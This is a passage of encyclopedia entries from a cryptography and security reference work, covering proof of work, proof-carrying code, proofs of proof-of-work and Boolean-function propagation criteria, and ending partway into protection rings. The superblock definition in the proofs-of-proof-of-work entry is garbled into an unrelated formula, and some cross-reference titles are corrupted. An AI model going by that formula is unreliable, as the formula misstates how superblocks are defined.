Kiayias A, Russell A, David B, Oliynykov R (2017) Ouroboros: A provably secure proof-of-stake blockchain protocol. In: Katz J, Shacham H (eds) CRYPTO 2017, Part I. LNCS, vol 10401. Springer, Heidelberg, pp 357–388. https://doi.org/10.1007/978-3-319-63688-7_12
[zbMATH]

King S, Nadal S (2012) PPCoin: peer-to-peer crypto-currency with proof-of-stake. https://peercoin.net/assets/paper/peercoin-paper.pdf

NXT Community (2014) NXT Whitepaper. https://www.jelurida.com/sites/default/files/NxtWhitepaper.pdf

Quantum Mechanic (2011) Proof of stake instead of proof of work. Bitcoin Forum. https://bitcointalk.org/index.php?topic=27787.0
[zbMATH]

Yin M, Malkhi D, Reiter MK, Golan-Gueta G, Abraham I (2019) HotStuff: BFT consensus with linearity and responsiveness. In: Robinson P, Ellen F (eds) 38th ACM PODC. ACM, pp 347–356. https://doi.org/10.1145/3293611.3331591

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1663

Proof of Work

Giorgos Panagiotakos[119] ✉
(119) Department of Informatics and Telecommunications, National and Kapodistrian University of Athens, Athens, Greece

Synonyms

Computational puzzles; Client puzzles

Definition

Proof of Work (PoW) refers to a proof that a number of computational steps were performed by the proving party during a specific time interval.

Theory

A PoW scheme is executed between a prover and a verifier. Typically, the verifier challenges the prover to generate a proof with a random challenge, ensuring that the prover has not *precomputed* its response ahead of time. PoW schemes also offer the option of calibrating proof *hardness*, that is, harder proofs should take more computational steps to generate.

Similarly to proof systems, a PoW scheme should be at minimum complete and sound; complete in the sense that an honest prover always constructs a valid proof, and sound in the sense that generating a valid proof has no computational shortcuts and thus should be *moderately* hard.

Depending on the application, additional security properties have been considered in the literature. The first one is *fast verification*, i.e., that the computational effort required by the verifier should be considerably smaller than that of the prover. This property makes the scheme asymmetric, as it

allows a single weak verifier to check PoWs possibly created by stronger provers. Another important property is *amortization resistance*, which dictates that generating k PoWs should take k times the computational effort needed to generate a single one. This property is important in settings where PoWs are used to guarantee fairness, as it implies that the number of PoWs created by different parties reflects their computational power. Finally, to reduce the communication complexity of distributed protocols, PoW schemes that are *non-interactive* or *publicly verifiable* have been considered.

Many constructions that provably achieve the properties mentioned above have appeared in the literature (Back, 2002; Coelho, 2008; Ball et al., 2018). The security of most of them has been analyzed in idealized models such as the Random Oracle model. Few PoW schemes, e.g., Ball et al. (2018), have been analyzed under standard model assumptions. The most widely used PoW construction is Hashcash (Back, 2002), which in its simplest form involves hashing the verifier's challenge c together with a nonce value n repeatedly, until a hash value smaller than some target T is found, i.e., until $H(c, n) < T$, where H is a hash function.

Analogously to how the prover needs to perform a number of computational steps to compute a PoW, similar schemes that make use of different "resources" have been developed, including Time-Lock Puzzles (Rivest et al., 1996) where the resource is sequential steps and Proof of Space (Dziembowski et al., 2015) where the resource is disk space. The term PoW is also used sometimes to refer to these schemes.

Applications

The main areas that PoW has found application in are mitigating Denial-of-Service attacks (Juels and Brainard, 1999; Stebila et al., 2011), reducing e-mail spam (Dwork and Naor, 1992), and lately in blockchain protocols such as Bitcoin (Nakamoto, 2008). In most of these applications, PoWs are used to limit the amount of protocol messages parties are able to send in a fair manner.

The application with the most impact among them is arguably blockchain protocols. There, PoW is used (i) as a mechanism to fairly throttle the generation of protocol-related messages in order to avoid domination of the protocol by adversarial parties and ensure liveness and

(ii) for electing a leader that helps parties reach agreement regarding the list of valid transactions in the system. In addition, it has been suggested to use PoW to ensure fairness in a number of subsequent works (Garay et al., 2015; Pass and Shi, 2017).

Open Problems and Future Directions

Most of the PoW constructions used in practice have been analyzed in idealized computational models. It remains an open problem to design practical constructions whose security is based on well-understood "standard model" assumptions.

In addition, the wide deployment of PoWs in blockchain protocols has also raised energy efficiency questions. Most blockchain protocols use hash-based PoW schemes which work by repeatedly evaluating a hash function at random points. This process is non-useful outside the protocol, while the total energy consumption has been estimated to be close to that of a medium-size country (O'Dwyer and Malone, 2014). Developing a PoW scheme that redirects the computational effort needed to generate a proof to solving *useful* problems without compromising security is thus an interesting open problem, cf. (Fitzi et al., 2022).

Cross-References

- Bitcoin
- Computational Puzzles
- Longest Chain Protocol
- Proof of Stake
- Random Oracle Model

References

Back A (2002) Hashcash-a denial of service counter-measure

Ball M, Rosen A, Sabin M, Vasudevan PN (2018) Proofs of work from worst-case assumptions. In: Advances in Cryptology-CRYPTO 2018: 38th Annual International Cryptology Conference. Santa Barbara, CA, USA, Springer International Publishing, pp 789–819
[zbMATH]

Coelho F (2008) An (almost) constant-effort solution-verification proof-of-work protocol based on Merkle trees. In: International Conference on Cryptology in Africa. Springer, Berlin Heidelberg, pp 80–93
[zbMATH]

Dwork C, Naor M (1992) Pricing via processing or combatting junk mail. In: Annual International Cryptology Conference. Springer, Berlin Heidelberg, pp 139–147
[zbMATH]

Dziembowski S, Faust S, Kolmogorov V, Pietrzak K (2015) Proofs of space. In: Annual Cryptology Conference. Springer, Berlin Heidelberg, pp 585–605

Fitzi M, Kiayias A, Panagiotakos G, Russell A (2022) Ofelimos: Combinatorial optimization via proof-of-useful-work – a provably secure blockchain protocol. In: Dodis Y, Shrimpton T (eds) Advances in Cryptology – CRYPTO 2022 – 42nd Annual International Cryptology Conference, CRYPTO 2022, Santa Barbara, CA, 15–18 Aug, 2022. Proceedings, Part II. Lecture Notes in Computer Science, vol 13508. Springer, pp 339–369. https://doi.org/10.1007/978-3-031-15979-4_12

Garay JA, Kiayias A, Leonardos N (2015) The bitcoin backbone protocol: analysis and applications. In: Advances in Cryptology – EUROCRYPT 2015, pp 281–310. http://doi.org/10.1007/978-3-662-46803-6_10
[MathSciNet][zbMATH]

Juels A, Brainard J (1999) Client puzzles: a cryptographic countermeasure against connection depletion attacks.

Nakamoto S (2008) Bitcoin: a peer-to-peer electronic cash system. http://bitcoin.org/bitcoin.pdf

O'Dwyer KJ, Malone D (2014) Bitcoin mining and its energy footprint

Pass R, Shi E (2017) Fruitchains: a fair blockchain. In: Proceedings of the ACM Symposium on Principles of Distributed Computing, PODC 2017, Washington, DC, 25–27 July, 2017, pp 315–324. https://doi.org/10.1145/3087801.3087809, http://doi.acm.org/10.1145/3087801.3087809

Rivest RL, Shamir A, Wagner DA (1996) Time-lock puzzles and timed-release crypto. Technical Report, Cambridge, MA, USA
[zbMATH]

Stebila D, Kuppusamy L, Rangasamy J, Boyd C, Nieto JMG (2011) Stronger difficulty notions for client puzzles and denial-of-service-resistant protocols. In: Topics in Cryptology – CT-RSA 2011 – The Cryptographers' Track at the RSA Conference 2011, San Francisco, CA, 14–18 Feb, 2011. Proceedings, pp 284–301. https://doi.org/10.1007/978-3-642-19074-2_19

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_864

Proof-Carrying Code

George Necula[120] ✉
(120) Electrical Engineering and Computer Science, University of California, Berkeley, CA, USA

✉ **George Necula**
Email: necula@cs.berkeley.edu

Definition

Proof-Carrying Code (PCC) is a general mechanism for verifying that a code fragment can be executed safely on a host system. The key technical detail that makes PCC simple yet very powerful is that the code fragment is required to be accompanied by a detailed and precise explanation of why it satisfies the safety policy. This leaves the code receiver with the simple task of verifying that the explanation is correct and that it matches the code in question.

Background

More and more software systems are designed and built to be extensible and configurable dynamically. The extensions can be in the form of software upgrades, add-on modules, plugins, or applets. When the producer of the extension is not trusted, there is a need for a general mechanism that can be used to allow even untrusted system extensions to be integrated into an existing software system without compromising the stability and security of the host system.

Proof-Carrying Code (PCC) (Necula 1997; Necula and Lee 1996) was designed to be a *general* mechanism that allows the receiver of code

(referred to as the *host*) to check *quickly* and *easily* that the code has certain safety properties. The key technical detail that makes PCC very general yet very simple is a requirement that the untrusted code producer cooperates with the host by attaching to the code an "explanation" of why the code complies with the safety policy. Then all that the host has to do to ensure the safe execution of the code is to define a framework in which the "explanation" must be conducted, along with a simple yet sufficiently strong mechanism for checking that (a) the explanation is acceptable (i.e., is within the established framework), that (b) the explanation pertains to the safety policy that the host wishes to enforce, and (c) that the explanation matches the actual untrusted code.

Below is a list of the most important ways in which PCC improves over other existing techniques for enforcing safe execution of untrusted code:

- *PCC operates at* load time *before the untrusted code is installed in the host system*. This is in contrast with techniques that enforce the safety policy by relying on extensive run-time checking (Wahbe et al. 1993) or even interpretation (Lindholm and Yellin 1997; McCanne and Jacobson 1993). As a result, PCC codes can run at native-code speed.

  Additionally, by doing the checking at load time, it becomes possible to enforce certain safety policies that are hard or impossible to enforce at run time. For example, by examining the untrusted code and the associated "explanation," PCC can verify that a certain interrupt routine terminates within a given number of instructions executed, or that a video frame rendering code can keep up with a given frame rate. Run-time enforcement of timing properties of such fine granularity is hard.
- *The PCC-trusted infrastructure is* small. The PCC checker is simple and small because it has to do a relatively simple task. In particular, PCC does not have to discover on its own whether and why the code meets the safety policy.
- *For the same reason, PCC can operate even on codes expressed in native-code form*. And because PCC can verify the code after compilation and optimization, the checked code is ready to run without needing an additional interpreter or compiler on the host. This has serious software engineering advantages since it reduces the amount of security-critical code, and it is also a benefit when the host environment is too small to contain an interpreter or a compiler, such as is the case for many embedded software systems.

- *PCC is* general. All PCC has to do is to verify safety explanations and to match them with the code and the safety policy. By standardizing a language for expressing the explanations and a formalism for expressing the safety policies, it is possible to implement a single algorithm that can perform the required check, for any code, any valid explanation, and a large class of safety policies. In this sense, a single implementation of PCC can be used for checking a variety of safety policies.

The PCC infrastructure is designed to complement a cryptographic authentication infrastructure (Microsoft Corporation 1996). While cryptographic techniques such as digital signatures can be used by the host to verify external properties of the untrusted code, such as freshness and authenticity, or the author's identity, the PCC infrastructure checks internal semantic properties of the code such as what the code does and what it does not do. This enables the host to prevent safety breaches due to either malicious intent (for codes originating from untrusted sources) or due to programming errors (for codes originating from trusted sources).

Theory and Applications

There are several concrete representation of the "explanations" mentioned above. Safety explanations must be precise and comprehensive, just like formal proofs. In fact, in the first realization of a PCC architecture (Necula 1997), the explanations were precisely formal proofs. Early PCC proofs were represented using a variant of λ-calculus called the Edinburgh Logical Framework (LF) (Harper et al. 1993). The major advantage of this approach is that proof checking can be accomplished using a relatively simple and well-understood LF-type checker.

It is possible to obtain a more compact representation of proofs if the proof checker is augmented with the ability to predict at each step in the proof the possible ways to proceed. The proof can then be presented as a stream of bits that act as an oracle allowing the proof checker to choose the correct way forward. Depending on the complexity of the safety policy and the corresponding proof system, proofs represented as oracles can be up to 30 times smaller than syntactic representation of proofs (Necula and Rahul 2001).

The most difficult challenge when using PCC is proof generation. One way this can be achieved is to start with programs written in a high-level

language for which we have checkers for the safety policy of interest. For example, for memory safety, we may want to start with a type-safe high-level language, such as Java. In this case, the type checker must be modified to record an independently checkable proof that the program is well typed. Next, we change the compiler to translate not just the code but also the proof. Such a *certifying compiler* (Colby et al. 2000) produces low-level code and a matching proof of safety completely automatically.

Another difficult problem with PCC is the choice of the safety rules and the associated checker. The early instantiations of PCC used relatively high-level safety rules (e.g., based on the typing rules for the Java language). This results in fairly small proofs, but at the expense of a rigid safety policy (only programs that can be proved safe with the given rules are accepted) and a somewhat large proof checker. Furthermore, the proof that such safety rules enforce the desired safety policy (e.g., memory safety) requires a separate effort that is not machine checkable. These observations motivated the work on *Foundational Proof Carrying Code* (Appel and Felty 2000; Hamid et al. 2002), where the proof rules are restricted to the semantics of machine instructions, and the proof accompanying the code must explicitly establish, down to the foundations of mathematics, all required concepts and must prove explicitly any needed properties of these concepts.

Experimental Results

The largest experiment in terms of code size performed with PCC was in the context of a certifying compiler from Java to Intel x86 native code. The safety property being certified was that the optimized machine code is memory safe (Colby et al. 2000). The experiments were carried out on over 300 Java packages. The largest was the HotJava web browser, consisting of over 200 k lines of code, which translate to a 2.7 MB machine code executable. Proof sizes, using the oracle representation, were around 12% of the machine-code size. Proof checking for the HotJava browser took about 50 s on a 400-MHz machine.

In terms of expressiveness of the safety policies, Foundational Proof Carrying Code was applied to low-level code that uses hardware interrups and preemptive threads (Feng et al. 2009), and even to self-modifying code (Cai et al. 2007).

Recommended Reading

Appel AW, Felty PA (2000) A semantic model of types and machine instructions for proof-carrying code. In: Conference Record of the Symposium on Principles of Programming Languages (POPL'00), Boston, USA, pp 243–253
[zbMATH]

Cai H, Shao Z, Vaynberg A (2007) Certified self-modifying code. In: Conference on Programming Language Design and implementation PLDI'97, Las Vegas, USA

Colby C, Lee P, Necula GC, Blau F, Plesko M, Cline K (2000) A certifying compiler for Java. ACM SIGPLAN Not 35(5):95–107
[zbMATH]

Feng X, Shao Z, Guo Y, Dong Y (2009) Certifying low-level programs with hardware interrupts and preemptive threads. J Autom Reason 42:301–347
[zbMATH]

Hamid NA, Shao Z, Trifonov V, Monnier S, Ni Z (2002) A syntactic approach to foundational proof-carrying code. In: Seventeenth IEEE symposium on logic in computer science, Copenhagen, Denmark, pp 89–100

Harper R, Honsell F, Plotkin G (1993) A framework for defining logic. J Assoc Comput Machin 40(1):143–184
[MathSciNet][zbMATH]

Lindholm T, Yellin F (1997) The Java virtual machine Specification, The Java Series. Addison-Wesely, Reading

McCanne S, Jacobson V (1993) The BSD packet filter: a new architecture for user-level packet capture. In: The Winter 1993 USENIX Conference. USENIX Association, San Diego, pp 259–269

Microsoft Corporation (1996) Proposal for authenticating code via the Internet. Accessed Apr 1996

Necula GC (1997) Proof-carrying code. In: Conference Record of the 24th Symposium on Principles of Programming Languages (POPL'97). ACM Press, Paris, pp 106–119

Necula GC, Lee P (1996) Safe kernel extensions without run-time checking. In: Second Symposium on Operating Systems Design and Implementations. USENIX, Seattle, pp 229–243
[zbMATH]

Necula GC, Rahul SP (2001) Oracle-based checking of untrusted software. In: Conference Record of the Symposium on Principles of Programming Languages (POPL'01). ACM Press, London, pp 142–154
[zbMATH]

Wahbe R, Lucco S, Anderson TE (1993) Graham SL efficient software-based fault isolation. In: 14th ACM Symposium on Operating System Principles, Asheville, NC, pp 203–216

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1760

Proofs of Proof-of-Work

Dionysis Zindros[121] ✉
(121) Stanford University, Stanford, CA, USA

Definition

Proofs of Proof of Work (PoPoWs) are a primitive that allows parties who witness the lifecycle of a proof-of-work blockchain to prove facts about this chain to third-party *verifiers* who are not participants in the blockchain network.

Background

During the execution of blockchain protocols based on proof of work, chains of blocks containing transactions are created. While mining nodes and full nodes, who participate in the generation and validation of blocks, are typically always online, this is not the case for *late joining clients*. These clients are interested in retrieving information about the state of the system. Such information of interest can be, for example, their balance. Clients can be offline for long periods of time. Contrary to full nodes, clients are not interested in every event recorded on the chain, but only to those events that concern them in particular.

PoPoWs allow full nodes to prove facts about the underlying chain to such clients. The full node providing such proofs is known as a *prover*, while the client verifying the claim is known as the *verifier*, following the related literature in zero-knowledge proofs (in cryptography) and interactive proof systems (in complexity theory). In this protocol, verifiers have the opportunity to remain offline for long periods of time and to quickly synchronize with the network when they reconnect to it. Different

from classical interactive proof protocols, PoPoWs require verifiers to connect to multiple provers to receive potentially conflicting claims. The job of the verifier is to ascertain which prover claims are fraudulent and which are truthful, provided that they are connected to at least one honest prover.

PoPoWs can be interactive or non-interactive. In Non-Interactive Proofs of Proof of Work (NIPoPoWs), each prover must independently provide his/her proof to the verifier. After receiving the request to provide a proof, the provers cannot interact with one another. Additionally, the verifier cannot interact with them to interrogate them about the veracity of their claims, and the requests cannot be adaptive. The single round of communication works as follows: initially the provers learn about the predicate that they have been requested to prove. Such a predicate could ask, for example, whether an account's balance has a certain value. Next, each of them generates a *proof* of the truthfulness or falsity of that predicate by inspecting their local chain. These proofs are strings that are sent from each prover to the verifier. The verifier receives all these proofs and must decide which of them is truthful, without further interaction with the provers. In addition to the protocol primitive, the proof strings themselves are known as *NIPoPoWs*.

The first NIPoPoW protocol was put forth together with the invention of blockchains and Bitcoin (Nakamoto, 2008) and is termed *Simple Payment Verification* (SPV). In that protocol, all proof of work is sent from the prover to the verifier, but transactions that are not of interest are pruned. These proofs grow linearly in the execution time of the underlying blockchain because they must include a constant amount of additional data for each block produced in the underlying chain. These data, termed the *block headers*, contain proof of work and allow the verifier to choose the chain with the most proof of work.

The term *PoPoW* was introduced in *Proofs of Proof of Work with Sublinear Complexity* (Kiayias et al., 2016). The term *NIPoPoW* was introduced in *Non-Interactive Proofs of Proof of Work* (Kiayias et al., 2020). In that work, the problem of whether such non-interactive proofs can attain sublinear size is posited and answered in the affirmative by a construction which achieves NIPoPoWs polylogarithmic in the execution time. NIPoPoWs that are polylogarithmic or better in size are termed *succinct*. The follow-up work of *FlyClient* (Bünz et al., 2020) proposes a

different instantiation of the NIPoPoW primitive and improves upon the original approach, providing a different style of succinct NIPoPoWs.

Theory

The three known approaches to constructing succinct NIPoPoWs are *superblock*-based NIPoPoWs, *FlyClient* NIPoPoWs, and zero-knowledge NIPoPoWs (Bonneau et al., 2020; Vesely et al., 2022).

Superblock-based NIPoPoWs were put forth in the paper *Non-Interactive Proofs of Proof of Work* (Kiayias et al., 2020) and are based on the concept of *superblocks*. A *superblock* is a block that has attained much more proof of work than required for block validity. More specifically, any valid chain block B satisfies the proof-of-work equation $H(B) \leq T$, where H denotes a cryptographic hash function and T denotes a *mining target*, a small number that makes the mining problem moderately hard. Superblocks satisfy this bound in a stronger fashion compared to regular blocks. For those blocks, it holds that $\Pi = \frac{\lambda}{\mathbb{E}}[e^{\lambda L}]$ for some integer $\mu > 0$. The exponent μ indicates the *superblock level*, with higher levels denoting blocks that capture more proof of work. Superblock-based NIPoPoWs use these superblocks to sample the underlying proof of work of the chain by omitting low-level blocks. As such, the proofs consist of only a sufficiently high level of superblocks. The sampling becomes more frequent toward the tip of the chain (i.e., the more recently generated blocks). The proof is constructed by assembling all the sampled block headers into a string.

FlyClient NIPoPoWs were put forth in *FlyClient* (Bünz et al., 2020) and are based on the *Fiat—Shamir* heuristic. Contrary to superblock-based constructions, the sampling is performed at random and not based on some block property. Similarly to the Fiat–Shamir heuristic when applied to Σ protocols, some sufficiently unbiased randomness is assumed to be obtained by taking the output of a cryptographically secure hash function H and treating it as a seed for the sampling process. The input to the hash function in this case comes from data in the chain itself. As in the superblock-based construction, sampling becomes more frequent near the tip of the chain. Because the sampling takes place based on randomness, which is emitted from the chain itself, the samples change as the chain grows. The FlyClient construction does not require the assumption that the mining difficulty remains constant throughout the execution. However, the FlyClient

construction does not allow for online updates of a proof, cf. the concept of logarithmic-space mining (Kiayias et al., 2021).

Superblock- and FlyClient-based NIPoPoWs are simple constructions and achieve polylogarithmic complexity. Zero-knowledge NIPoPoWs can achieve polylogarithmic or constant complexity depending on the underlying scheme utilized. Simple *interactive* PoPoWs can be constructed with *constant* communication complexity (Scaffino et al., 2022).

Application

NIPoPoWs have two important applications: the construction of *superlight clients* and *trustless cross-chain bridges*.

Superlight clients are efficient blockchain clients that run on devices with limited connectivity and bandwidth such as smartphones. They may remain offline for large periods of time. When they boot up again, they wish to quickly learn facts about the underlying blockchain but do not have the bandwidth to download data from the network of size linear to their downtime.

Cross-chain bridges allow the movement of data from one blockchain to another. When bridging, it is desired that validators of different blockchains do not need to connect to their counterpart networks. Toward that goal, information can be passed from one blockchain to another using a NIPoPoW. The NIPoPoW proofs are processed by smart contracts (on-chain programs) that function as NIPoPoW verifiers; they are on-chain superlight clients. Due to the high gas cost of running programs on-chain (which translates to a real financial cost), the succinct nature of NIPoPoWs becomes critical for the viability of these implementations. NIPoPoWs are only useful for consuming data sourced from proof-of-work-based blockchains (Kiayias and Zindros, 2019) and do not work for proof-of-stake blockchains.

NIPoPoWs lie at the heart of trustless bridges but have so far seen limited adoption in production settings. In most of the practical applications so far, they are instead replaced by trusted third parties or groups of third parties (federated authorities) in the form of smart contract oracles.

Open Problems and Future Directions

There are no efficient NIPoPoWs proposed so far that have constant size without a trusted setup. Both polylogarithmic NIPoPoWs and constant interactive PoPoWs rely on the Random Oracle model. In the case of superblocks, the Random Oracle ensures the unbiased distribution of superblocks in the output of the mining process (Karantias et al., 2019). In the case of FlyClient, the Random Oracle ensures that the output of the Fiat–Shamir sampling process is mostly unbiased.

It is not known whether superblock-based NIPoPoWs work in the variable difficulty setting. It is not known if NIPoPoWs are affected by a temporary dishonest majority in hashing power.

The respective construction in proof-of-stake systems is known as *(Non-Interactive) Proofs of Proof of Stake* ((NI)PoPoS) and is also an active area of research investigation.

Cross-References

Random Oracle Model
Sidechains

References

Bonneau J, Meckler I, Rao V, Shapiro E (2020) Coda: decentralized cryptocurrency at scale. Cryptology ePrint Archive

Bünz B, Kiffer L, Luu L, Zamani M (2020) Flyclient: super-light clients for cryptocurrencies.

Karantias K, Kiayias A, Zindros D (2019) Compact storage of superblocks for NIPoPoW applications. In: The 1st International Conference on Mathematical Research for Blockchain Economy, Springer

Kiayias A, Zindros D (2019) Proof-of-work sidechains. In: International Conference on Financial Cryptography and Data Security, Springer
[zbMATH]

Kiayias A, Lamprou N, Stouka AP (2016) Proofs of Proofs of Work with Sublinear Complexity. In: Financial Cryptography and Data Security: FC 2016 International Workshops, BITCOIN, VOTING, and WAHC, Christ Church, Barbados, 26 Feb, 2016. Revised Selected Papers 20. Springer, pp 61–78

Kiayias A, Miller A, Zindros D (2020) Non-interactive proofs of proof-of-work. In: International Conference on Financial Cryptography and Data Security, Springer
[zbMATH]

Kiayias A, Leonardos N, Zindros D (2021) Mining in Logarithmic Space. In: Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security, pp 3487–3501

Nakamoto S (2008) Bitcoin: a peer-to-peer electronic cash system. Available at: https://bitcoin.org/bitcoin.pdf

Scaffino G, Aumayr L, Avarikioti Z, Maffei M (2022) Glimpse: on-demand, cross-chain communication for efficient DeFi applications on bitcoin-based blockchains. Cryptology ePrint Archive

Vesely P, Gurkan K, Straka M, Gabizon A, Jovanovic P, Konstantopoulos G, Oines A, Olszewski M, Tromer E (2022) Plumo: an ultralight blockchain client. In: Financial Cryptography and Data Security: 26th International Conference, FC 2022, Grenada, 2–6 May, 2022. Revised Selected Papers, Springer, pp 597–614

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_363

Propagation Characteristics of Boolean Functions

Claude Carlet[122] ✉
(122) Département de mathématiques and LAGA, Université Paris 8, Saint-Denis Cedex, France

✉ **Claude Carlet**
Email: Claude.Carlet@inria.fr

Definition

Parameter quantifying the diffusion of a Boolean function.

Background

Boolean functions.

Theory

Let n and l be positive integers such that $l \leq n$. Let $f : F_2^n \mapsto F_2$ be a Boolean function and let $a \in F_2^n$. We denote by $D_a f$ the *derivative* of f with respect to a, that is, $D_a f(x) = f(x) \oplus f(a + x)$. This notion is related to the differential attack (Differential Cryptanalysis for Block Ciphers).

The function f satisfies the *propagation criterion* $PC(l)$ of degree l if, for all $a \neq 0$ of weight at most l, the function $D_a f$ is balanced (that is, takes the values 0 and 1 equally often) (Preneel et al. 1991). In other words, f satisfies $PC(l)$ if the auto-correlation coefficient $\sum_{x \in F_2^n} (-1)^{f(x) \oplus f(x+a)}$ is

null for every $a \in F_2^n$ such that $1 \le w_H(a) \le l$, where w_H denotes the Hamming weight. The strict avalanche criterion *SAC* corresponds to *PC*(1).

The functions satisfying *PC*(*n*) are the bent functions (Nonlinearity of Boolean Functions).

If *n* is even, then *PC*(*n* − 2) implies *PC*(*n*). Since bent functions are never balanced, there exist balanced *n*-variable *PC*(*l*) functions for *n* even only if $l \le n - 3$. For odd $n \ge 3$, the functions satisfying *PC*(*n*−1) are those functions of the form $g(x_1 \oplus x_n, \ldots, x_{n-1} \oplus x_n) \oplus \ell(x)$, where *g* is bent and ℓ is affine, and the *PC*(*n* − 2) functions are those functions of a similar form, but where, for at most one index *i*, the term $x_i \oplus x_n$ may be replaced by x_i or by x_n.

The only known upper bound on the algebraic degree (Boolean Functions) of a *PC*(*l*) function is *n* − 1. A lower bound on the nonlinearity (Boolean Functions) of *PC*(*l*) functions exists: $\mathcal{N}L(f) \ge 2^{n-1} - 2^{n-\frac{1}{2}l-1}$. Equality can occur only if $l = n - 1$ (*n* odd) and $l = n$ (*n* even).

Constructions of *PC*(*l*) functions have been given in Kurosawa and Satoh (1997), for instance.

It is needed, for some cryptographic applications, to have Boolean functions that still satisfy *PC*(*l*) when we keep constant a certain number *k* of their coordinates (whatever are these coordinates and whatever are the constant values chosen for them). We say that such functions satisfy the *propagation criterion PC(l) of order k*. This notion, introduced in Preneel et al. (1991), is a generalization of the strict avalanche criterion of order *k*, *SAC*(*k*), introduced in Forré (1989). *SAC*(*k*) functions, that is, *PC*(1) of order *k* functions, have algebraic degrees at most $n - k - 1$ (see Preneel et al. 1991). A construction of *PC*(*l*) of order *k* functions based on Maiorana–McFarland's method is given in Kurosawa and Satoh (1997).

There exists another notion, similar to *PC*(*l*) of order *k*, but stronger (Preneel et al. 1991): a Boolean function satisfies *EPC*(*l*) of order *k* if every derivative $D_a f$ corresponding to a direction $a \ne 0$ of weight at most *l* is *k*-resilient (Correlation Immune and Rodent Boolean Functions).

Cross-References

Boolean Functions

Stream Ciphers
Symmetric Cryptosystem

Recommended Reading

Forré R (1989) The strict avalanche criterion: spectral properties of Boolean functions and an extended definition. In: Advances in cryptology – CRYPTO'88, Lecture notes in computer science, vol 403. Springer, Berlin, pp 450–468
[zbMATH]

Kurosawa K, Satoh T (1997) Design of SAC/PC(*l*) of order k Boolean functions and three other cryptographic criterial. In: Advances in cryptology, EUROCRYPT' 97, Lecture notes in computer science, vol 1233. Springer, Berlin, pp 434–449
[zbMATH]

Preneel B, Van Leekwijck W, Van Linden L, Govaerts R, Vandevalle J (1991) Propagation characteristics of Boolean functions. In: Advances in cryptology, EUROCRYPT'90, Lecture notes in computer sciences, vol 473. Springer, Berlin, pp 161–173
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_788

Protection Rings

Jeffrey J. Wiley[123] ✉
(123) Department of Computer Science and Engineering, Bobby B. Lyle School of Engineering, Southern Methodist University, Dallas, TX, USA

✉ **Jeffrey J. Wiley**
Email: Jeffrey'J'Wiley@raytheon.com

Definition

Protection rings are a hierarchical system architecture that separates levels of interaction within an operating system in order to provide fault protection among computer users, components, applications, and processes.

Background

Prior to the implementation of protection rings, all computer processing elements executed in the same processing space. This arrangement meant that when any component or process failed, it had the ability to affect other processes that were running normally. This potential often resulted in numerous process crashes despite their only being one original process fault. The Multics operating system, developed in the 1960s, is widely attributed as the first operating systems to implement the concept of protection rings.

Theory

Protection rings provide the OS a layered, hierarchical approach for protecting the integrity and availability of processes and operations running on the system. The layering approach, called rings, provides separate logical areas within the OS for processes to run.

Protection rings use several techniques to achieve this separation.

First, the OS and all of its processes, functions, user applications, etc., are apportioned to a specific ring. This ring is the only place where these processes are permitted to execute. If a process needs other outside processes or resources, it must communicate within the protection ring construct as described below.

Second, communications between each ring are strictly controlled. Each layer only works with the layer above/ below it. As an example, Ring 3 talks to Ring 2 and not Ring 1 or 0. Ring 2 talks to Ring 1 and Ring 3, but not Ring 0.

